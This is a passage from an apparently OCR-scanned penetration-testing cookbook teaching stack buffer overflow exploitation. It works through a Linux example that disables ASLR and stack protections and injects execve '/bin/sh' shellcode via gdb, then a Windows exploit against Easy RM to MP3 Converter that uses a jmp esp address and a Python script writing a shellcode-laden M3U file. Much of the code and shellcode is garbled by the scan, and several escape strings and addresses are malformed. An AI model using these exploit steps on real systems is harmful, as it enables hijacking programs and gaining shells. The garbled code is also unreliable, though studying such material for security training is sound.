


From the preceding diagram, we can assume this is what a program looks like. Since it is a stack, it starts from bottom and moves toward the top of the stack.

Seeing the preceding diagram, we also notice that the program has a fixed buffer to store 16 letters/bytes of data.

We first enter the 8 characters (*1 char=1 byte*); on the right-hand side of the diagram, we can see that they have been written in the buffer of the program's memory.

Let's see what happens when we write 20 characters into the program:



Source: <http://www.cbi.umn.edu/>

We can see that data is correctly written upto 16 characters, but the last 4 characters have now gone out of the buffer and have overwritten the values stored in the **Return Address** of the program. This is where a classic buffer overflow occurs.

Let's look at a live example; we will take a sample code:

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
int main(int argc, char *argv[])
{
    char buffer[5];
    if (argc < 2)
    {
        printf("strcpy() NOT executed....\n");
        printf("Syntax: %s <characters>\n", argv[0]);
        exit(0);
    }
    strcpy(buffer, argv[1]);
    printf("buffer content= %s\n", buffer);
```

```
// you may want to try strcpy_s()  
printf("strcpy() executed...\n");  
return 0;  
}
```

The preceding program simply takes an input at runtime and copies it into a variable called `buffer`. We can see that the size of the variable `buffer` is set to 5.

We now compile it using this command:

```
gcc program.c -o program
```

We need to be careful as `gcc` by default has inbuilt security features, which prevent buffer overflows.

We run the program using this command:

```
./program 1234
```

We see that it has stored the data and we get the output.

Let's now run this:

```
./program 12345
```

We will see the program exits as a segmentation fault. This is the enabled security feature of `gcc`.

We will learn more about the return address in the next recipe. However, overwriting the return address with our own code can cause a program to behave differently from its usual execution and helps us in exploiting the vulnerability.

Fuzzing is the easiest way to discover buffer overflows in a program. There are various fuzzers available in Kali, or we can write a custom script to make our own, depending on the type of program we have.

Once fuzzing is done and a crash occurs, our next step is to debug the program to find the exact part where a program crashes and how we can use it to our advantage.

Again, there are multiple debuggers available online. My personal favorite for Windows is Immunity Debugger (Immunity Inc.). Kali also comes with an inbuilt debugger, GDB. It is a command-line debugger.

Before we jump any further into more exciting topics, note that there are two types of overflows that usually happen in a program.

There are mainly two types of buffer overflows:

- Stack-based overflows
- Heap-based overflows

We will be covering these in more detail in the later part of the chapter. For now, let's clear up some basics, that will help us in exploiting overflow vulnerabilities.

Exploiting stack-based buffer overflows

Now that our basics are clear, let's move on to the exploitation of stack-based buffer overflows.

How to do it...

The following steps demonstrate the stack-based buffer overflow:

1. Let's take a look at another simple C program:

```
#include<stdio.h>
#include<string.h>
void main(int argc, char *argv[])
{
    char buf[120];
    strcpy(buf, argv[1]);
    printf(buf);
}
```

This program uses a vulnerable method `strcpy()`. We save the program to a file.

2. We then compile the program with `gcc` using the `fno-stack-protector` and `execstack`:

```
gcc -ggdb name.c -o name -fno-stack-protector -z execstack
```

3. Next, we turn off address space randomization using this:

```
echo 0 > /proc/sys/kernel/randomize_va_space
```

4. Now we open our program in gdb using this command:

```
gdb ./name
```

The following screenshot shows the output of the preceding command:

```
root@kali:~/Desktop# gdb ./name
GNU gdb (Debian 7.7.1+dfsg-5) 7.7.1
Copyright (C) 2014 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i586-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./name...done.
(gdb) _
```

5. Next, we supply our input using Python using the following command:

```
r $(python -c 'print "A"*124')
```

The following screenshot shows the output of the preceding command:

```
(gdb) r $(python -c 'print "A"*124')
Starting program: /root/Desktop/test $(python -c 'print "A"*124')

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
```

6. We can see that the program crashed and it shows error 0x41414141. This just means that the character we entered, A, has overwritten the EIP.

7. We confirm it by typing `i r`:

```
(gdb) i r
eax 0x7c      124
ecx 0xbffff200 -1073745408
edx Hacks     0xb7fb3858 -1208272808
ebx 0xb7fb2000 -1208279040
esp 0xbffff200 0xbffff200
ebp 0x0      0x0
esi 0x0      0
edi 0x0      0
eip 0x41414141 0x41414141
eflags 0x10286 [ PF SF IF RF ]
```

8. This shows us that the value of the EIP register has been successfully overwritten.
9. Next, we find the exact byte that overwrites the EIP. We can do this by entering different characters in our program and then checking which of them overwrites the EIP.
10. So we run the program again, this time, with different characters:

```
r $(python -c 'print "A"*90+"B"*9+"C"*25')
```

The following screenshot shows the output of the preceding command:

```
Starting program: /root/Desktop/test $(python -c 'print "A"*90+"B"*9+"C"*25')
Breakpoint 1, main (argc=2, argv=0xbffff2c4) at test.c:6
6           strcpy(buf, argv[1]);
(gdb) c
Continuing.

Breakpoint 2, main (argc=1128481603, argv=0x43434343) at test.c:7
7           printf(buf);
(gdb) c
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0x43434343 in ?? ()
```

11. This time, we see that the EIP has the value `cccc`. This implies that the bytes we need are somewhere in the last 25 characters we supply.

12. We similarly try different combinations of 124 characters until we have the position of the exact 4 characters that overwrite the EIP:

```
[gdb] Starting program: /root/Desktop/test $(python -c 'print "A"*100+B"*4+C"*20')  
[gdb] Breakpoint 1, main (argc=2, argv=0xbffff2c4) at test.c:6  
6     strcpy(buf, argv[1]);  
(gdb) c  
Continuing.  
  
[gdb] Breakpoint 2, main (argc=1128481603, argv=0x43434343) at test.c:7  
7     printf(buf);  
(gdb) c  
Continuing.  
  
Program received signal SIGSEGV, Segmentation fault.  
0x42424242 in ?? ()
```

13. Now, since we have found the exact location of the EIP, and in order to perform a successful exploitation, we need to overwrite these 4 bytes with the memory address where we will store our shellcode. We have about 100 bytes in the memory where A is stored currently, which is more than enough for our shellcode. So, we need to add breakpoints in our debugger, where it will stop before jumping to the next instruction.

14. We list the program using the `list 8` command:

```
[gdb] list 8  
3     void main(int argc, char *argv[]){  
4         char buf[120];  
5         strcpy(buf, argv[1]);  
6         printf(buf);  
7     }  
(gdb) b 6  
Breakpoint 1 at 0x8048451: file test.c, line 6.  
(gdb) b 7  
Breakpoint 2 at 0x8048469: file test.c, line 7.  
(gdb)
```

15. And we add our breakpoints in the line where the function is called and after it is called using `b <linenumber>`.

- Now we run the program again, and it will stop at the breakpoint:

```
(gdb) r $(python -c 'print "A"*100+"B"*20+"C"*4')
The program being debugged has been started already.
Start it from the beginning? (y or n) y

Starting program: /root/Desktop/test $(python -c 'print "A"*100+"B"*20+"C"*4')

Breakpoint 1, 0x0804843b in main ()
(gdb) c
Continuing.
```

- We press `c` to continue.

- Now let's see the `esp` (stack pointer) register:

```
x/16x $esp
```

The following screenshot shows the output of the preceding command:

```
(gdb) x/16x $esp
0xbfffff190: 0xb7ff8200      0x00000000      0x41414141      0x41414141
0xbfffff1a0: 0x41414141      0x41414141      0x41414141      0x41414141
0xbfffff1b0: 0x41414141      0x41414141      0x41414141      0x41414141
0xbfffff1c0: 0x41414141      0x41414141      0x41414141      0x41414141
(gdb) i r
eax            0xbfffff198      -1073745512
ecx            0x4c554cff      1280658687
edx            0x4d564e00      1297501696
ebx            0xb7fb2000      -1208279040
esp            0xbfffff190      0xbfffff190
ebp            0xbfffff218      0xbfffff218
esi            0x0            0
edi            0x0            0
eip            0x8048469      0x8048469 <main+46>
eflags          0x286 [ PF SF IF ]
cs              0x73        115
ss              0x7b        123
ds              0x7b        123
es              0x7b        123
fs              0x0        0
gs              0x33        51
```

- This will show us 16 bytes after the `esp` register, and on the left-hand side column, we will see the memory address corresponding to the data being stored.

20. Here, we see that data starts at address 0xbfffff190. We note the next memory address, 0xbffff1a0. This is the address we will use to write in the EIP. When the program overwrites the EIP, it will make it jump to this address, where our shellcode will be stored:

```
(gdb) r $(python -c 'print "A"*100+"B"*4+"C"*20')
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /root/Desktop/test $(python -c 'print "A"*100+"B"*4+"C"*20')

Breakpoint 1, main (argc=2, argv=0xbfffff2c4) at test.c:6
6      strcpy(buf, argv[1]);
(gdb) c
Continuing.

Breakpoint 2, main (argc=1128481603, argv=0x43434343) at test.c:7
7      printf(buf);
(gdb) x/60x $esp
0xbfffff190: 0xb7ff8200      0x00000000      0x41414141      0x41414141
0xbfffff1a0: 0x41414141      0x41414141      0x41414141      0x41414141
0xbfffff1b0: 0x41414141      0x41414141      0x41414141      0x41414141
0xbfffff1c0: 0x41414141      0x41414141      0x41414141      0x41414141
0xbfffff1d0: 0x41414141      0x41414141      0x41414141      0x41414141
0xbfffff1e0: 0x41414141      0x41414141      0x41414141      0x41414141
0xbfffff1f0: 0x41414141      0x41414141      0x41414141      0x42424242
0xbfffff200: 0x43434343      0x43434343      0x43434343      0x43434343
0xbfffff210: 0x43434343      0xbfffff200      0x00000000      0xb7e5b723
0xbfffff220: 0x08048480      0x00000000      0x00000000      0xb7e5b723
0xbfffff230: 0x00000002      0xbfffff2c4      0xbfffff2d0      0xb7fed79a
0xbfffff240: 0x00000002      0xbfffff2c4      0xbfffff264      0x0804a014
0xbfffff250: 0x0804822c      0xb7fb2000      0x00000000      0x00000000
0xbfffff260: 0x00000000      0x559211f2      0x611bb5e2      0x00000000
0xbfffff270: 0x00000000      0x00000000      0x00000002      0x08048340
```

21. Let's try to open a shell by exploiting the overflow. We can find the shellcode that will execute a shell for us on Google:

The screenshot shows a web browser displaying the Exploit Database at <https://www.exploit-db.com/exploits/39160/>. The page title is "Linux/x86 - execve "/bin/sh" Shellcode (24 bytes)". The page includes navigation links for Home, Exploits, Shellcode, Papers, Google Hacking Database, and Submit. Below the title, there is a table with the following data:

DB-ID: 39160	Author: Dennis 'dhn' Herrmann	Published: 2016-01-04
VE: N/A	Type: Shellcode	Platform: Lin_x86
-DB Verified:	Shellcode: Download / View Raw	Shellcode Size: 24 bytes

Below the table, there is a link to "previous Exploit". A code block shows the assembly code for the exploit:

```
1  /*
2   ; Title: Linux/x86 execve "/bin/sh" - shellcode 24 byte
3   ; Platform: linux/x86
4   ; Date: 2015-01-03
5   ; Author: Dennis 'dhn' Herrmann
6   ; Website: https://zer0-day.pw
7
8 BITS 32
```

22. We have 100 bytes and our shellcode is 24 bytes. We can use this one in our exploit.
23. Now we simply replace the As with the 76 no op assembly instruction (0x90) and the rest of the 24 bytes with the shellcode, then the Bs with the memory address we want the EIP to point to, and Cs with the no op code again. This should look something like this:

```
"\x90"*76+"\x6a\x0bx58x31\xf6\x56\x68\x2f\x2f\x73\x68\x68\
\x2f\x62\x69\x6e\x89\xe3\x31\xc9\x89\xca\xcd\x80"
+"\\xa0\xff\xf1\xbf"+"\\x90"*20
```

24. Let's rerun the program and pass this as an input:

```
r $(python -c print' "\x90"*76+"\x6a\x0bx58x31\xf6\x56\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x31\xc9\x89\xca\xcd\x80"+"\xa0\xff\xf1\xbf"+"\x90"*20')
```

25. We type c to continue from breakpoints, and once execution is done, we will have our shell executed.

Exploiting buffer overflow on real software

You have learned the basics of exploitation earlier. Now let's try these on some of the software already exploited long ago and with public exploits available. In this recipe, you will learn about publicly available exploits for old software and create your own version of the exploit for it.

Before we begin, we will need an old version of a Windows OS (preferably, Windows XP) and a debugger for Windows. I have used Immunity Debugger and an old software with a known buffer overflow vulnerability. We will use *Easy RM to MP3 Converter*. This version had a buffer overflow vulnerability in playing large M3U files.


Getting ready

The free version of Immunity Debugger can be downloaded at <https://www.immunityinc.com/products/debugger/>.

How to do it...

Follow the given steps to learn about it:

1. Next, we download and install our MP3 converter on the machine.
2. This converter had a vulnerability in playing M3U files. The software crashed when a large file was opened for conversion with it.
3. Let's create a file with about 30,000 As written into it and save it as <filename>.m3u:



4. We then drag and drop the file into the player, and we will see that it crashes:



5. Now we need to find the exact number of bytes that cause the crash.


6. Typing so many As manually in a file will take a lot of time, so we write a simple Python program to do that for us:

```
import io
a="A"*30000
file =open("crash.m3u", "w")
file.write(a)
file.close()
```


7. Now we play around with bytes to find the exact value of the crash.
8. In our case, it came out to be 26,105 as the program did not crash at 26,104 bytes:



9. Now, we run our debugger and attach our running converter program to it by navigating to **File | Attach**:



10. Then, we select the process name from the list of running programs:



11. Once it is attached, we open our M3U file in the program. We will see a warning in the status bar of the debugger. We simply click on continue by pressing the F9 key or clicking on the play button from the top menu bar:



12. We will see that the EIP was overwritten with As and the program crashed:

```
EBX 00000001 ECX 7C910050 nt!NtOpenFile
EDX 00000040 EBX 00104A58
ESP 000FFD38 ASCII "AAAAAAAAAAAAAAA"
EBP 00104678 ASCII "C:\Documents and Settings\"
ESI 77C5FCE0 msvcr77!_C5FCE0
EDI 00007530
EIP 41414141
C 0 ES 0023 32bit 0(FFFFFF)
P 1 CS 001B 32bit 0(FFFFFF)
A 1 SS 0023 32bit 0(FFFFFF)
Z 0 DS 0023 32bit 0(FFFFFF)
S 0 FS 003B 32bit 7FFDD000(F)
T 0 GS 0000 NULL
R A
```

13. Now we need to find the exact 4 bytes that cause the crash. We will use the script from Kali known as *pattern create*. It generates a unique pattern for the number of bytes we want.

14. We can find the path of the script using the locate command:

```
locate pattern_create
```


The following screenshot shows the output of the preceding command:

A terminal window with a grey header bar containing "File Edit View Search Terminal Help". The main area shows the command "root@kali:~/Desktop/BountyBhaiKi# locate pattern_create" followed by the output "/usr/share/metasploit-framework/tools/exploit/pattern_create.rb".

15. Now that we have the path, we run the script and pass the number of bytes:

```
ruby /path/to/script/pattern_create.rb 5000
```

16. We used 5,000 because we already know it will not crash at 25,000, so we only create a pattern for the next 5,000 bytes.
17. We have our unique pattern. We now paste this in our M3U file along with 25,000 AS.
18. We open up our application and attach the process to our debugger:




19. We then drag and drop our M3U file into the program.
20. It crashes and we have our EIP overwritten with 42386b42.
21. Metasploit has another great script to find the location of the offset:

```
ruby /path/to/script/pattern_offset.rb 5000
```

22. Now we have the offset match at 1104; adding it to the 25,000 As, we now know that EIP is overwritten after 26,104 bytes:

```
root@kali:/media/sf_Downloads/B00K# ruby /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 0x42386b42
[*] Exact match at offset 1104
```


23. Next, we need to find out a reliable way of jumping to the shellcode. We do this by simply writing extra random characters into the stack after EIP, making sure the shellcode we write will be written properly into the memory.
24. We run the program, attach it to the debugger, and let it crash.
25. We will see the EIP has been overwritten successfully. In the window in the bottom-right corner, we right-click and select **Go to ESP**:




26. Here, we notice that the ESP actually starts from the 5th byte. To make sure our shellcode is executed properly, we now need to make sure shellcode starts after 4 bytes. We can insert four NOPs to fix this:

```
000FFD30 42424242 BBBB  
000FFD34 41306141 Ra0A  
000FFD38 61413161 a1Ra  
000FFD3C 33614132 2Ra3  
000FFD40 41346141 Ra4A  
000FFD44 61413561 a5Ra  
000FFD48 37614136 6Ra?  
000FFD4C 41306141 Ra0A
```

27. Since we have control over EIP, there are multiple ways to execute our shellcode, and we will cover two of them here. The first one is simple: we find the `jmp esp` instruction in the code and overwrite the address with it. To do that, we right-click and navigate to **Search for | All commands** in all modules:



28. We type the `jmp esp` instruction:




29. In the results box, we see our instruction, and we copy the address for our exploit.

```
01801000 DD1 ESP,DWORD PTR SS:[ESP+4] (Initial CPU selection)  
01A8F23A JMP ESP  
01A8F23C DD1 CPU,BYTE PTR DS:[CPU]
```

C:\Program Files\Easy RM to MP3 Converter\HSRMCodec02.dll
C:\Program Files\Easy RM to MP3 Converter\HSRMCodec02.dll
C:\Windows\system32\kernel32.dll

30. Let's write an exploit now. The basic concept would be junk bytes + address of jump ESP + NOP bytes + Shellcode:




```
File Edit Search Options Help
import io
a="*26104+"\x3A\xF2\xA8\x01"+"\xB8\xFF\xEF\xFF\xF7\xD0\x2B\xE0\x55\x8B\xEC\x33\xFF\x57\xB3\xEC\x04
\xC6\x45\xF8\x63\xC6\x45\xF9\x61\xC6\x45\xFA\x6C\xC6\x45\xFB\x63\x80\x45\xF8\x50\xBB\xC7\x93\xBF\x77\xFF
\xD3"+"\x90"+100
file = open("crash.m3u","w")
file.write(a)
file.close()
```

